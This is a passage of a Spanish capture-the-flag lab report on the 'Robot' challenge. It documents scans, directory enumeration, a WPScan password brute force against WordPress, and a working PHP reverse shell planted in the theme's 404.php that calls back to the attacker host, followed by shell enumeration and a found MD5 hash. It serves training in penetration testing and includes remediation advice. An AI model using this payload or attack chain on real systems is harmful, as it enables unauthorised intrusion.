

	Informe de análisis de vulnerabilidades, explotación y resultados del reto Robot				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	03/12/2024	03/12/2024	1.0	MQ-HM-KIO	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto ROBOT.

N.- MQ-HM-
ROBOT

Generado por:

José De Jesus Ceron
López, Ing.

Email: joseceron685@gmail.com

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de Creación

03 de Diciembre del 2024

Contenido

CORPORACIÓN HMENTOR.....	3
CONFIDENCIALIDAD EMPRESARIAL.....	3
Informe de resultados de la auditoría de seguridad.....	3
Declaración de Confidencialidad	3
Resumen Ejecutivo.....	3
Detalles del Proyecto.....	3
Hallazgos Técnicos	6
Hallazgo 1: Directorios web expuestos (Crítica)	6
Hallazgo 2: Credenciales débiles en WordPress (Crítica)	10
Recomendaciones y Conclusiones	18

CORPORACIÓN HMENTOR

CONFIDENCIALIDAD EMPRESARIAL

Copyright © Hacker Mentor (hacker-mentor.com)

Informe de resultados de la auditoría de seguridad

Fecha: 03 De diciembre 2024

Proyecto: Reto Robot - Versión 001

Declaración de Confidencialidad

Este documento es propiedad exclusiva de Corporación HMENTOR y contiene información propietaria y confidencial. La reproducción, redistribución o utilización, total o parcial, en cualquier forma, requiere el consentimiento explícito de Hacker Mentor.

Resumen Ejecutivo

Hacker Mentor llevó a cabo una auditoría de seguridad simulada en el contexto del Reto Robot. El objetivo fue identificar vulnerabilidades críticas, comprometer activos clave y proponer medidas de mitigación. El informe resume los hallazgos más relevantes y las recomendaciones de seguridad.

Detalles del Proyecto

Dirección IP objetivo: 192.168.234.134

Puertos evaluados: 22/tcp (SSH), 80/tcp (HTTP), 443/tcp (SSL/HTTP).

Herramientas utilizadas: Nmap, Gobuster, WPScan, scripts personalizados.

Tabla de Vulnerabilidades Detectadas

Vulnerabilidad	Impacto	Severidad	Recomendación
Archivo robots.txt expone información sensible	Expone rutas críticas como fsociety.dic, facilitando ataques de fuerza bruta.	🟡 Media	Limitar el contenido de robots.txt únicamente a lo necesario y evitar incluir información sensible.
Contraseña débil (MD5 sin sal)	Contraseña fácilmente descifrada con herramientas como CrackStation.	🔴 Alta	Usar algoritmos de hashing seguros (bcrypt, Argon2) y forzar contraseñas largas y robustas.
Permisos SUID en nmap	Permite a un usuario normal escalar privilegios a root.	🔴 Alta	Eliminar el bit SUID de herramientas no esenciales. Audituar permisos de binarios sensibles.
Acceso no restringido al directorio /home/robot	Permite a usuarios de bajo privilegio acceder a archivos sensibles.	🟡 Media	Implementar controles de acceso y segmentación de permisos.
Falta de monitoreo de actividades maliciosas	No hubo alertas o bloqueos ante el ataque de fuerza bruta y uso de shell remota.	🟠 Moderada	Configurar un sistema de monitoreo, detección y prevención de intrusos (IDS/IPS).
Falta de restricciones en el acceso web	Sin límites en los intentos de autenticación.	🟡 Media	Implementar mecanismos como captcha y limitación de intentos fallidos en el acceso al sistema.

Leyenda de Severidad

- 🟢 **Baja:** Impacto mínimo; no representa un riesgo inmediato.
- 🟡 **Media:** Puede ser explotada con esfuerzo moderado y causar daños al sistema.
- 🟠 **Moderada:** Riesgo elevado, pero no inmediato; requiere intervención pronta.

- **Alta:** Vulnerabilidad crítica que debe ser resuelta de inmediato.

Ejecución

Escaneo de Red para Identificar Hosts Activos

Comando utilizado: nmap -sn 192.168.234.0/24



```
(kali㉿kali)-[~]
$ nmap -sn 192.168.234.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 17:01 EST
Nmap scan report for 192.168.234.2
Host is up (0.00049s latency).
Nmap scan report for 192.168.234.128
Host is up (0.00012s latency).
Nmap scan report for 192.168.234.134
Host is up (0.00026s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.52 seconds
```

Resultado:

- 192.168.234.128: Máquina atacante (Kali Linux).
- 192.168.234.134: Máquina objetivo.

Escaneo Detallado de Puertos y Servicios

Comando utilizado: sudo nmap -sS -sV --min-rate 5000 -vvv -O -Pn -oA robot 192.168.234.134

```
S 1 2 3 4 17:08
File Actions Edit View Help
Completed NSE at 17:05, 0.11s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 17:05
Completed NSE at 17:05, 0.02s elapsed
Nmap scan report for 192.168.234.134
Host is up, received arp-response (0.00028s latency).
Scanned at 2024-12-03 17:04:44 EST for 16s
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
22/tcp    closed ssh    reset ttl 64
80/tcp    open  http   syn-ack ttl 64 Apache httpd
443/tcp   open  ssl/http syn-ack ttl 64 Apache httpd
MAC Address: 00:0C:29:45:47:71 (VMware)
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.2 - 4.9 (94%), Linux 3.2 - 3.8 (93%), Linux 3.18 (93%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Linux 4.2 (92%), Linux 4.4 (92%), Linux 3.16 - 4.6 (91%), Linux 2.6.26 - 2.6.35 (91%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN[V=7.94 SVN[%]=4%D=12/3%OT=8%CT=22%CU=%PV=Y%DS=1%DC=D%G=NXM=000C29%TM=674F808C%P=x86_64-pc-linux-gnu]
SEQ(SP=105%GC=1%ISR=10CXTI=Z%CI=1%II=1%TS=8)
OPS(O1=M5B4ST11NW6X02=MSB4ST11NW6X03=MSB4NT11NW6X04=M5B4ST11NW6%05=M5B4ST11NW6%06=M5B4ST11)
WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
ECN(R=%YDF=Y%TG=40%W=7210%O=MSB4NNSNW6CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=0%A=5+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S-%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%TG=40%W=0%5=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=N)

Resultado:
```

22/tcp	(SSH): Cerrado
80/tcp	(HTTP): Abierto. Servidor Apache HTTP.
443/tcp	(SSL/HTTP): Abierto. Servidor Apache con SSL.

Hallazgos Técnicos

Hallazgo 1: Directorios web expuestos (Crítica)

Descripción: Se identificaron directorios web sensibles mediante fuerza bruta, lo que permitió descubrir la ruta '/wp-login'. Este hallazgo indica una configuración insegura en el servidor web.

Riesgo: Alta probabilidad de explotación. Un atacante podría usar esta información para ejecutar ataques de fuerza bruta y obtener acceso no autorizado.

Recomendación: Configurar el servidor para ocultar rutas sensibles y limitar los intentos de inicio de sesión.

Enumeración de Directorios y Archivos

Comando utilizado: gobuster dir -u http://192.168.234.134 -w /usr/share/wordlists/dirb/common.txt

```
S 1 2 3 4 17:45 | kali@kali:~$ gobuster dir -u http://192.168.234.134 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.234.134
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.hta          (Status: 403) [Size: 213]
/.htaccess     (Status: 403) [Size: 218]
/.htpasswd     (Status: 403) [Size: 218]
/0             (Status: 301) [Size: 0] [→ http://192.168.234.134/0/]
/admin         (Status: 301) [Size: 237] [→ http://192.168.234.134/admin/]
/atom          (Status: 301) [Size: 0] [→ http://192.168.234.134/feed/atom/]
/audio         (Status: 301) [Size: 237] [→ http://192.168.234.134/audio/]
/blog          (Status: 301) [Size: 236] [→ http://192.168.234.134/blog/]
/css           (Status: 301) [Size: 235] [→ http://192.168.234.134/css/]
/dashboard     (Status: 302) [Size: 0] [→ http://192.168.234.134/wp-admin/]
/favicon.ico   (Status: 200) [Size: 0]
/feed          (Status: 301) [Size: 0] [→ http://192.168.234.134/feed/]
/images        (Status: 301) [Size: 238] [→ http://192.168.234.134/images/]
```

/wp-login: Indica un sitio WordPress.


/robots.txt: Contiene referencias a archivos sensibles (fsociety.dic, bandera1.txt).


/fsociety.dic: Un diccionario de palabras.

Descarga del Archivo fsociety.dic

Comando utilizado para descargar y procesar el archivo

```
File Actions Edit View Help  
WordPress Security Scanner by the WPScan Team  
Version 3.8.25  
Sponsored by Automattic - https://automattic.com/  
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
[+] URL: http://192.168.234.134/ [192.168.234.134]  
[+] Started: Tue Dec 3 17:45:43 2024  
  
Interesting Finding(s):  
[+] Headers  
| Interesting Entries:  
| | - Server: Apache  
| | - X-Mod-Pagespeed: 1.9.32.3-4523  
| | Found By: Headers (Passive Detection)  
| | Confidence: 100%  
[+] robots.txt found: http://192.168.234.134/robots.txt  
| Found By: Robots Txt (Aggressive Detection)  
| Confidence: 100%  
[+] XML-RPC seems to be enabled: http://192.168.234.134/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| | - http://codex.wordpress.org/XML-RPC_Pingback_API  
| | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
| | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
```





To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
User-agent: *
fsociety.dic
bunderal.txt

File Actions Edit View Help
(kali㉿kali)-[~/robot]
$ cat fsociety.dic | sort -u > fsociety-ordenado.dic
(kali㉿kali)-[~/robot]
$ ls
fsociety.dic fsociety-ordenado.dic robot.html robot.nmap robot.xml
(kali㉿kali)-[~/robot]
$
```

cat fsociety.dic | sort -u > fsociety-ordenado.dic

Resultado: Se generó un diccionario optimizado para el ataque de fuerza bruta.

Ataque de Fuerza Bruta con WPScan

Comando utilizado: sudo nice -n -20 wpscan --url http://192.168.234.134 -P ./fsociety-ordenado.dic -U 'admin,user,luser,mrrobot,elliott,angela,..' -t 10000 -v



```

File Actions Edit View Help
| - http://192.168.234.134/comments/feed/, <generator>https://wordpress.org/?v=4.3.34</generator>
[!] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:02 → (137 / 137) 100.00% Time: 00:00:02
[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 17 user/s
[SUCCESS] - angela / 252Fmrrobot
Progress Time: 00:01:20 ← → (372 / 372) 100.00% Time: 00:01:20
WARNING: Your progress bar is currently at 372 out of 372 and cannot be incremented. In v2.0.0 this will become a ProgressBar::InvalidProgressBarError.
Progress Time: 00:01:20 ← → (372 / 372) 100.00% Time: 00:01:20

[!] Valid Combinations Found:
| Username: angela, Password: 252Fmrrobot

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Dec 3 17:56:46 2024
[+] Requests Done: 513
[+] Cached Requests: 39
[+] Data Sent: 49.01 MB

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Hallazgo 2: Credenciales débiles en WordPress (Crítica)

Descripción: El ataque de fuerza bruta permitió identificar las siguientes credenciales válidas:

Username: angela

Password: 252Fmrrobot

Riesgo: Muy alto. Las credenciales débiles exponen al sistema a accesos no autorizados, comprometiendo la seguridad general.

Recomendación: Implementar una política de contraseñas robustas y habilitar autenticación multifactor.



Acceso al Panel de Administración de WordPress

Se accedió al panel de administración mediante la URL:

<http://192.168.234.134/wp-login.php>

Credenciales utilizadas:

- Usuario: angela.
- Contraseña: 252Fmrrobot



Inyección de una Shell Reversa

Código PHP inyectado en el archivo 404.php

Online - Reverse Shell | Page not found | user's Blog | +

https://192.168.234.134/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Howdy, Angela Moss Help

Dashboard Posts Media Pages Comments Appearance Themes Customize Widgets Menus Header Background Editor Plugins Users Tools Settings Collapse menu

WordPress 6.7.1 is available! Please update now.

Edit Themes

Twenty Fifteen: 404 Template (404.php)

```
<?php
/*
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

    <div id="primary" class="content-area">
        <main id="main" class="site-main" role="main">

            <section class="error-404 not-found">
                <header class="page-header">
                    <h1>Page not found</h1>
                </header>...
                <div class="page-content">
                    <p>It looks like nothing was found at this location. Maybe try a search?</p>
                    <?php get_search_form(); ?>
                </div>...
            </section>...
        </main>...
    </div>...
<?php get_footer(); ?>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Online - Reverse Shell | Page not found | user's Blog | +

https://192.168.234.134/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen&scrollto=0

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Howdy, Angela Moss Help

Dashboard Posts Media Pages Comments Appearance Themes Customize Widgets Menus Header Background Editor Plugins Users Tools Settings Collapse menu

WordPress 6.7.1 is available! Please update now.

Edit Themes

File edited successfully.

Twenty Fifteen: 404 Template (404.php)

```
<?php
// Shall reverse on Rsp
echo "Lanzando Shell reversa ...";
$sock = fsockopen("192.168.234.128", 1234);
$proc = proc_open("/bin/bash -i", array(0 => $sock, 1 => $sock, 2 => $sock), $pipes);
?>
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Código utilizado

En la máquina atacante, se inició un listener con el comando: nc -lvpn 1234

Resultado: Acceso a una shell interactiva como el usuario daemon.


```
<?php  
// Shell reversa en PHP  
echo "Lanzando Shell reversa ...";  
$sock = fsockopen("192.168.234.128", 1234);  
$proc = proc_open("/bin/bash -i", array(0 => $sock, 1 =>  
$sock, 2 => $sock), $pipes);  
?>
```



```
(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.234.128] from (UNKNOWN) [192.168.234.134] 52843
bash: cannot set terminal process group (2369): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ whoami
whoami
daemon
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$
```

Enumaración y descubrimiento de archivos en la máquina objetivo

- Desde la shell obtenida como usuario daemon, se navegó al directorio /home y se identificó un directorio llamado robot



```
(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.234.128] from (UNKNOWN) [192.168.234.134] 47826
bash: cannot set terminal process group (2212): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ whoami
whoami
daemon
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
bandera2.txt
password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
3f15b52fbfa4d874fa7d42b173c1a341d
daemon@linux:/home/robot$
```

cd /home

ls

cd robot

ls


Resultado:

- Archivos encontrados en /home/robot:
 - **bandera2.txt.**
 - **password.raw-md5.**

- Al inspeccionar el contenido del archivo password.raw-md5:
- cat password.raw-md5
-
- Resultado
-
- 3f15b52bfa4d874fa7d42b173c1a341d

Descifrado del hash encontrado

